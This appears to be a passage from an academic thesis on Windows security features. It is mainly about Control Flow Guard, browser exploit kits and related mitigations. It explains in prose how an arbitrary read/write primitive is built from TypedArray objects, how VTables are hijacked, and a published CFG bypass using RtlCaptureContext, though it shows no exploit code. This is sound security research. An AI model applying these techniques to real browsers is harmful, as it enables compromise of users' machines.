

TypedArray Object Y
VTable pointer
buffer length: 1337 bytes
buffer pointer
Buffer
(represented by an ArrayBuffer object)
data 1 (1 byte)
...
data 1337 (1 byte)
Use TypedArray Object X to locate the memory structure of one of the newly created TypedArray object (e.g TypedArray Object Z) by searching for a predefined byte sequence (e.g. the value 1337)
TypedArray Object Z
VTable pointer
buffer length: 1337 bytes
buffer pointer
Buffer
(represented by an ArrayBuffer object)
data 1 (1 byte)
...
data 1337 (1 byte)
can be used to modify
TypedArray Object X
locate
can be used to modify
TypedArray Object Z can be used to read or write to any address specified in buffer pointer
Arbitrary address

Figure 6.17c: Gaining RW Primitive

Once attackers located the memory structure of the newly created `TypedArray` object in memory, which we will call TypedArray Object Z, they can use it for arbitrary memory read and write. Attackers can just use TypedArray Object X to set the buffer member of TypedArray Object Z to the memory address they wanted to read or write. In addition to that, TypedArray Object Z may also be used for arbitrary code execution, assuming CFG is not present. Attackers can create a bogus VTable then use TypedArray Object X to change the VTable pointer of TypedArray Object Z to point to the bogus VTable. Figures 6.18a and 6.18b illustrate the memory layout before and after Hijacking the VTable of TypedArray Object Z. Attacker simply need to call virtual function 2 method of TypedArray Object Z to execute the malicious code.



TypedArray Base Class VTable
virtual function 1 pointer
virtual function 2 pointer
virtual function n pointer
TypedArray Object X
VTable pointer
TypedArray Object Y
VTable pointer
TypedArray Object Z
VTable pointer

Figure 6.18a: Before VTable Hijacking



TypedArray Base Class VTable
virtual function 1 pointer
virtual function 2 pointer
virtual function n pointer
TypedArray Object X
VTable pointer
TypedArray Object Y
VTable pointer
TypedArray Object Z
VTable pointer
Bogus VTable in Memory Allocated by an Attacker
virtual function 1 pointer
malicious function pointer
virtual function n pointer

Figure 6.18b: After VTable Hijacking

In the exploit of Theori (2016), the malicious code used was a stack pivot gadget in jscript9.dll. A stack pivot is a short sequence of instructions that set the stack pointer to an arbitrary address and immediately execute the return instruction. It is often used by exploits to gain execution flow. On the other hand, a gadget is a short random sequence of bytes in memory that coincide with a valid Intel x86 instruction. Since stack pivot gadgets are just random bytes in memory, they will not be a valid indirect CFG call target. This is the reason why according to the publication; the exploit does not work in Windows 8.1 and beyond.

As mentioned earlier, the aim of CFG is most likely just to slow down browser exploit development. The same exploit can be made to work on CFG protected systems but several challenges have to be addressed at the same time when devising such an attack. First, one of the modules loaded by the browser need to have a function that can be used to achieve the same outcome as a stack pivot. Second, one of the modules loaded by the browsers need to have a virtual function that share the same function prototype as the first. Third, the virtual function has to be callable from a JavaScript either directly or indirectly. Finally, the virtual function needs to be able to receive parameters from and return data to a JavaScript.

In a blog by Schenk (2017a), he demonstrated that such a bypass is indeed possible. Through reverse engineering jscript9.dll, he found that the `HasItem` virtual function of `TypedArray` objects is directly callable from JavaScript, and has one user-controlled parameter. Unfortunately, the latter only able to partly address the last requirement. Moreover, he still needs to find a function that may be used as a stack pivot, which matches the function prototype of `HasItem`. However, Schenk learned from Microsoft documentation about that the `RtlCaptureContext` Windows API and was able to use it to work around the restrictions.

`RtlCaptureContext` can be used to obtain the stack pointer and accepts the same number of parameters as `HasItem`. Therefore, instead of attempting to perform a stack pivot directly, Schenk hijacked the VTable of a `TypedArray` object to replace the `HasItem` virtual function with the address of `RtlCaptureContext`. Now he can use `HasItem` from JavaScript to execute the `RtlCaptureContext` Windows API to obtain the stack pointer. Once he has the stack pointer, he can use the RW primitive to set it any address he likes. Since `RtlCaptureContext` is a Windows API, it will be a valid indirect CFG call target, unless Microsoft decides to suppress it in later Windows versions.

Schenk shows that devising such bypass is no easy feat, which takes reverse engineering skill, familiarity with Windows APIs, ingenuity and hard work. Not all attackers will have the same skill nor will be able or willing to invest the same amount of time. Attackers may copy Schenk's implementation but there is no guarantee that the implementation will work on a different system. For example, the implementation will not work on systems with export suppression enable because `RtlCaptureContext` is export suppressed. This is the kind of value that CFG provides.

6.8 Decline of Exploit Kits

It is difficult to measure whether CFG was able to reduce successful browser exploitation in the wild. However, the use of exploit kits is declining (Cimpanu, 2018; Segura, 2018; Skybox Security, 2018). Exploit kits are tools used by malicious websites for delivering series of exploits to their visitors with the hope of one exploit being successful. Cimpanu (2017) attributed the decline to several reasons, among them being browsers 'getting harder to hack'. Cimpanu (2018) reiterated the following year that this is because browsers are becoming more secure. Contrary to this claim, Skybox Security (2018) found that all browsers actually saw an increase in the number of vulnerabilities around the same period even though exploit kits have declined. Hence, it is likely that exploit kits have declined not because there are less vulnerabilities found in browsers but because vulnerabilities have indeed become harder to exploit.

According to StatCounter (n.d.), it is also around that same period when Windows 10 overtook Windows 7 to become the most used Windows version (Figure 6.19). The ascent of Windows 10 most likely also played a role in the decline of exploit kits. Windows 10 comes with more exploit mitigation features, which include the runtime support for CFG. In addition to that, the default browsers bundled in the operating system have all their loaded modules built with CFG enabled (Schenk, 2017b).





Figure 6.19: Windows Version Market Share

Other major browsers such as Google Chrome and Mozilla Firefox also have most of their modules built with CFG enabled. For Google Chrome, it may seem that only the system modules have CFG enabled (Figure 6.20). This is because Chrome's internal modules are using Clang CFI instead (Schuh, 2017), which is an alternative CFI implementation to CFG. For Mozilla Firefox, only the API Sets modules are not CFG enabled (Figure 6.21). API Sets are virtual DLLs that do not contain executable code (Yosifovich et al., 2017: 173), hence do not contain code that may be used by exploits. Regardless whether the decline of exploit kits is the direct result of the introduction of CFG, it is still safe to claim that CFG must have at least contributed to making vulnerabilities harder to exploit, which led to the decline.



Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-02MMOSB\joe]
File
Options
View
Process
Find
DLL
Users
Help

Process	CPU	Private Bytes	Working Set	PID	Description
chrome.exe		36,784 K	83,452 K	5636	Google Chrome
chrome.exe		2,024 K	8,064 K	4524	Google Chrome
chrome.exe					

Name	Description	Control Flow Gu	Company Name
user32.dll	Multi-User Windows USER API Clie...	CFG	Microsoft Corporation
gdi32.dll	GDI Client DLL	CFG	Microsoft Corporation
sechost.dll	Host for SCM/SDDL/LSA Lookup ...	CFG	Microsoft Corporation
shell32.dll	Windows Shell Common Dll	CFG	Microsoft Corporation
rpcrt4.dll	Remote Procedure Call Runtime	CFG	Microsoft Corporation
ntdll.dll	NT Layer DLL	CFG	Microsoft Corporation
chrome.dll	Google Chrome		Google Inc.
chrome_elf.dll	Google Chrome		Google Inc.
wpnapps.dll.mui	Windows Push Notification Apps	n/a	Microsoft Corporation
winhttp.dll.mui	Windows HTTP Services	n/a	Microsoft Corporation
wlanapi.dll.mui	Windows WLAN AutoConfig Client ...	n/a	Microsoft Corporation
MMDevAPI.dll.mui	MMDevice API	n/a	Microsoft Corporation
Windows.UI.dll.mui	Windows Runtime UI Foundation D...	n/a	Microsoft Corporation
mscms.dll.mui	Microsoft Color Matching System DLL	n/a	Microsoft Corporation

CPU Usage: 5.20% Commit Charge: 28.07% Processes: 134 Physical Usage: 41.50%

Figure 6.20: Google Chrome Non-CFG Enabled Modules


Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-02MMOSB\joe]
File
Options
View
Process
Find
DLL
Users
Help

Process	CPU	Private Bytes	Working Set	PID	Description
firefox.exe	< 0.01	105,444 K	181,176 K	4924	Firefox
firefox.exe		9,084 K	33,356 K	3820	Firefox
firefox.exe					

Name	Description	Control Flow Gu	Company Name
lgpllibs.dll		CFG	Mozilla Foundation
api-ms-win-crt-runtime-l1-1-0.dll	ApiSet Stub DLL		Microsoft Corporation
api-ms-win-crt-string-l1-1-0.dll	ApiSet Stub DLL		Microsoft Corporation
api-ms-win-crt-heap-l1-1-0.dll	ApiSet Stub DLL		Microsoft Corporation
api-ms-win-crt-stdio-l1-1-0.dll	ApiSet Stub DLL		Microsoft Corporation
api-ms-win-crt-convert-l1-1-0.dll	ApiSet Stub DLL		Microsoft Corporation
api-ms-win-crt-locale-l1-1-0.dll	ApiSet Stub DLL		Microsoft Corporation
api-ms-win-crt-math-l1-1-0.dll	ApiSet Stub DLL		Microsoft Corporation
api-ms-win-crt-time-l1-1-0.dll	ApiSet Stub DLL		Microsoft Corporation
api-ms-win-crt-filesystem-l1-1-0.dll	ApiSet Stub DLL		Microsoft Corporation
api-ms-win-crt-environment-l1-1-0...	ApiSet Stub DLL		Microsoft Corporation
api-ms-win-crt-utility-l1-1-0.dll	ApiSet Stub DLL		Microsoft Corporation
api-ms-win-crt-multibyte-l1-1-0.dll	ApiSet Stub DLL		Microsoft Corporation
locale.nls		n/a	

CPU Usage: 4.32% Commit Charge: 28.26% Processes: 127 Physical Usage: 42.10%

Figure 6.21: Google Chrome Non-CFG Enabled Modules

6.9 Assessment

CFG provides the most benefit to the end users. They get the benefit of reduced exposure to threats when browsing the Internet without requiring any action. However, to realize this benefit, their browser of choice needs to be CFG enabled. This should not be an issue as most major browsers already have most of their modules, if not all, built with CFG enabled.

Although users benefit most from CFG when using browsers, the protection provided by CFG may also extend to other types of software as well. For example, document viewers such as Acrobat Reader may be exploited by attackers because they are used to open files that often originate from the Internet. One concrete example is the malware discussed by Seeley (2018), which exploited a UAF vulnerability in Acrobat Reader. As noted by Seeley, the exploitation of the vulnerability would have been harder if CFG was enabled in Acrobat Reader. Hence, the general rule is that users should choose the software with the most built-in security. The only obstacle is that it is not always possible for users to switch software. An example is a critical business process that is depending on a specific software product and version.

For developers, CFG is being promoted by Microsoft as a security feature that does not require any source code modification and is fully compatible to 'CFG-unaware' versions of Windows (Control Flow Guard, 2018). However, this is only partly true. Even though developers only need to include the '/guard:cf' option in their compiler and linker options, the option is only supported starting Visual Studio 2015. In practice, not all developers use the latest version of Visual Studio and upgrading Visual Studio projects may require source code modifications (Blome et al., 2016). Thus, adopting CFG faces the same resourcing and scheduling challenges as developing any other software features. Nevertheless, upgrading a project to support CFG, when compared to developing other features, is still relatively inexpensive in the sense that the investment is spent on modernizing the code base. This may bring other indirect benefits, the most obvious being the extension of the life span of the software.

On the other hand, upgrading the code base may introduce additional challenges as well. Many software companies may still have paying customers using legacy Windows versions. Naturally, the software developed for these legacy operating systems may be using third-party modules that are no longer supported. This means that upgrading the project would involve migrating to newer third-party modules that may not be compatible with the legacy operating systems. As a result, companies may be forced into maintain separate code bases, where each may end up also requiring their own separate supply chain infrastructure.

6.10 Implications for Users and Security Software

For end users, they should still not blindly switch to another security software just because all its modules are CFG enabled. As mentioned earlier, CFG only makes exploit development more difficult. However, a superior security software is still likely to provide a better protection coverage as a whole even when it was a weak link in some areas. Therefore, users should still carefully evaluate the strength and weakness of a security software when making their decisions.

For security software vendors, it is critical for them to enable CFG in all their modules. Just like any other software, security software may also be exploited by attackers. However, security software have more at stake because users may be less forgiving when security software gets exploited. After all, security software are supposed to be prevent such thing from happening, not only to themselves but to the entire system.

For CFG to work, it also requires that a protected software has all its modules CFG enabled. Referring back to the case study discussed earlier, the exploit of Theori (2016) does not work in Windows 8.1 and beyond because all modules, including jscript9.dll, loaded by Internet Explorer and Edge are CFG enabled. This can be undermined if additional non-CFG enabled modules are loaded into the browsers. It is not uncommon for security software to have browser modules for monitoring potential intrusions. If these modules are not CFG enabled, they have the potential to make a previously unexploitable vulnerability exploitable.

Small security software vendors may resist the costs involved in enabling CFG in all their modules. They may think that most attackers will not be interested in developing an exploit that only works on their software. Most attackers will be focusing their efforts on software that are ubiquitous, unless they are launching a targeted attack. On the other hand, targeted attacks are out of the scope of any exploit mitigation features because nothing can prevent a skilled and determined attacker from exploiting a vulnerability.

Nevertheless, it remains critical for security software to enable CFG, at the very least, on modules they inject into other software. Attackers may not view exploiting a specific security software as worth their effort but they can design their exploits to search for non-CFG enabled module and launch a generic attack. To demonstrate that this is possible, Appendix B contains the proof of concept code. The core of the exploit is based on the CFG bypass gadget of Schenk (2017b) which is only two bytes long. The length of the gadget made it almost certain to be found in any non-CFG enabled modules. The exploit also uses the routine of Schenk for enumerating loaded modules. Instead of searching modules by name, the routine was modified to search modules with an `IMAGE_DLLCHARACTERISTICS_GUARD_CF` value in their `DllCharacteristics` of their PE header. The exploit has been tested to work against F-Secure modules and as of this writing, they are being fixed. Take note that the proof of concept code only works on Internet Explorer because the routine of Schenk for enumerating loaded modules is using the `IsBadCodePtr` Windows API, which is suppressed on Edge.

7 Evaluation

At the beginning, this thesis has selected three security features found in modern Windows operating systems and set out to answer certain research questions for each of them. The succeeding sections summarize how this thesis has addressed all of them.

7.1 What the Features are About

For Early Launch Antimalware (ELAM), this thesis has explained that the feature is a type of driver that is initialized by Windows before any other drivers. ELAM provides antimalware software the ability to block any succeeding driver initializations. This is achieved by Windows by asking an ELAM driver whether it will be safe to initialize a driver before doing so, via callbacks.

For Protected Processes Light (PPL), this thesis has explained that the feature is a new mechanism in Windows that grants different processes different protection levels based on the code-signing certificate of their image files. PPL prevents processes from performing certain operations on processes with higher protection levels. This is achieved by Windows by maintaining additional information about the processes in the system and by performing additional checks before allowing process, threads, and service operations.

For Control Flow Guard (CFG), this thesis has explained that the feature is the control flow integrity implementation of Microsoft. It protects against exploits that hijack indirect control flow transfers in vulnerable software. This is achieved by inserting placeholder routines into software during compile time then replacing the placeholders with actual Windows routines that performs the checks at runtime.

7.2 Why the Features were Introduced

For ELAM, this thesis suggested that the feature was designed to counter driver-based rootkits. The suggestion was made based on the fact that ELAM only has visibility to drivers and that antimalware software need to load before rootkits to reliably detect the latter. This thesis has also explained how rootkits will be able to hide from antimalware software if the former were able to load first.

For PPL, this thesis has provided example threats like admin based attacks and retroviruses. The examples were given based on findings of previous researches (Ionescu, 2013b; Ionescu, 2013b) and what was stated as one of the objectives of PPL in Microsoft documentation (Kennedy et al., 2018). This thesis has also explained how the given examples depend on having admin to be able to perform operations on affected processes.

For CFG, this thesis suggested that the feature was designed to hinder browser exploit development. The suggestion was made based on the observation that guarding indirect control flow transfers can make VTable hijacking more difficult. This thesis has also explained how most browser exploits depend on being able to hijack VTables to be successful.

7.3 How Effective were the Features

For ELAM, this thesis has discussed how rootkits have already evolved into bookits. This thesis has also provided case studies on why ELAM is not be able to protect against the most recent rootkit and bootkit that were discovered in the wild.

For PPL, this thesis has also provided two case studies. First is about how PPL may prevent a retrovirus from hijacking antimalware software, but may inadvertently also cause a denial-of-service on the antimalware software at the same time, which is the opposite of what PPL has set out to do. The second is about how easily attackers can utilize available hacking tools to disable PPL.

For CFG, this thesis has discussed the decline of exploits against browsers and suggested that it was partly due to the contributions of CFG making browser exploitation more difficult. This thesis then provided a case study on how CFG has rendered an existing browser exploit unusable.

7.4 How Would Attackers Change Their Tactics to Counter the Features

For ELAM, this thesis has shown that the feature was not able to protect against the latest rootkit and bootkit that was discovered in the wild. The case studies are real examples of threats that have evolved to counter existing defenses. Therefore, a proof of concept is no longer needed.

For PPL, this thesis has speculated that attackers will resort to installing legitimate but vulnerable third-party drivers themselves, which they can then exploit to execute code in kernel mode. The speculation was made based on what has been observed being done by other malware that have gained admin rights. This thesis then took one of the legitimate third-party drivers being used by a real malware and developed a proof of concept code that exploits the driver to execute code that disables PPL.

For CFG, this thesis has speculated that attackers that do not have the skills or time will resort to easier attack vectors but the feature will not be able to stop determined attackers. This thesis then explained how the browser exploit discussed in the case study can been adjusted to bypass CFG. This thesis has also developed a proof of concept code that locates non-CFG enabled modules in a browser to exploit.

7.5 What are the Consequences of the Features

For ELAM, this thesis has discussed how the feature alone does not provide much benefit and advised end users to enable UEFI secure boot if their hardware supported it. This thesis has also covered how antimalware software vendors might need to build a new signature update channel to utilize ELAM but recommended them to do so anyways since they are now required by Microsoft to have an ELAM component to support PPL, which is subsequently required to integrate into Windows. This thesis has also provided some suggestions on how to utilize ELAM like for protecting 32-bit systems and for warning users of vulnerable drivers.

For PPL, this thesis also discussed how the feature alone is not enough and advised end users to enable Virtualization Based Security if their hardware supported it. This thesis has also advised antimalware software developers to immediately address the potential denial-of-service issue introduced by PPL, to phase out redundant modules that are now handled by PPL, and to consider setting up their own private CA to reduces the frequency needed to update their ELAM.

For CFG, this thesis has advised end users to choose software that is CFG-enabled when the option is available, although additional considerations must be taken when choosing security software. This thesis has also advised security software developers to enable CFG as soon as possible, even though they might be facing issues such as maintaining multiple code bases, and building new infrastructures.

8 Related Work

It was mentioned in the Early Launch Antimalware chapter that adding entries to the Global Descriptor Table is no longer possible due to a security feature called PatchGuard. Moreover, the feature was mentioned again in the Protected Process chapter, wherein the proof of concept (PoC) code has to restore the MSR to avoid being detected. Another feature called Virtualization Based Security (VBS) was also mentioned in the chapter, saying that it can prevent the PoC from executing its shellcode and that the feature is also required to be able to effectively protect user credentials in lsass.exe. This chapter will briefly cover how these two features work.

8.1 PatchGuard

PatchGuard, officially known as the Kernel Patch Protection, is a security feature in 64-bit Windows that was introduced during the Windows XP days. The feature guards the integrity of certain memory structures like the Global Descriptor Table, critical CPU registers like the MSRs, Windows functions like the PatchGuard code, and several other non-documented items by performing periodic checks to ensure that none of them have been tampered with. When a modification is detected, PatchGuard will simply crash the system to contain further damage. Just like with any code running in kernel mode, PatchGuard is susceptible to kernel based attacks. Therefore, PatchGuard has to rely on obfuscation, randomization and non-documentation to dissuade potential attackers by making their attempts very costly (Diskin, 2013; Yosifovich et al., 2017: 764-765).

8.2 Virtualization Base Security

VBS, on the other hand, is a collection of security features that utilize a new operating mode of Windows called the Virtual Secure Mode (VSM), which was introduced in Windows 10 and Windows Server 2016. The mode is enabled by default starting Windows 10 version 1607 and Windows Server 2016 when Hyper-V is enabled (Yosifovich et al., 2017: 59).

As mentioned in the Protected Process chapter, Hyper-V will start filtering access to the MSRs when VBS is enabled. This mitigates all kernel exploits that depends on being able to modify the MSRs, including the PoC provided in the Protected Process chapter. However, Hyper-V will only filter access to MSRs when VBS is enabled. Microsoft (Graff et al., 2017a) did not specify their motivation for requiring VBS, but in theory there is nothing preventing Hyper-V from filtering access to MSRs even when Windows is not running in VSM. Perhaps the filtering support was only implemented in Hyper-V together with the VSM support.

Aside from MSR filtering, the rest of the VBS features rely on the VSM. As mentioned in previous chapters, Windows has traditionally relied on the privilege levels provided by the CPU to maintain the integrity of the system. In the traditional approach though, attackers who can execute code in kernel mode can do anything they want in the system. To address this, Windows introduced the VSM. In VSM, Windows used the hypervisor to carve out another layer of isolation within each Hyper-V partition, called the Virtual Trust Levels (VTLs). There are only two VTLs at the moment: VTL0 and VTL1. Figure 8.1 describes how the Windows architecture looks like when operating in VSM. Notice how it has changed from Figure 2.1 presented in the Introduction chapter.

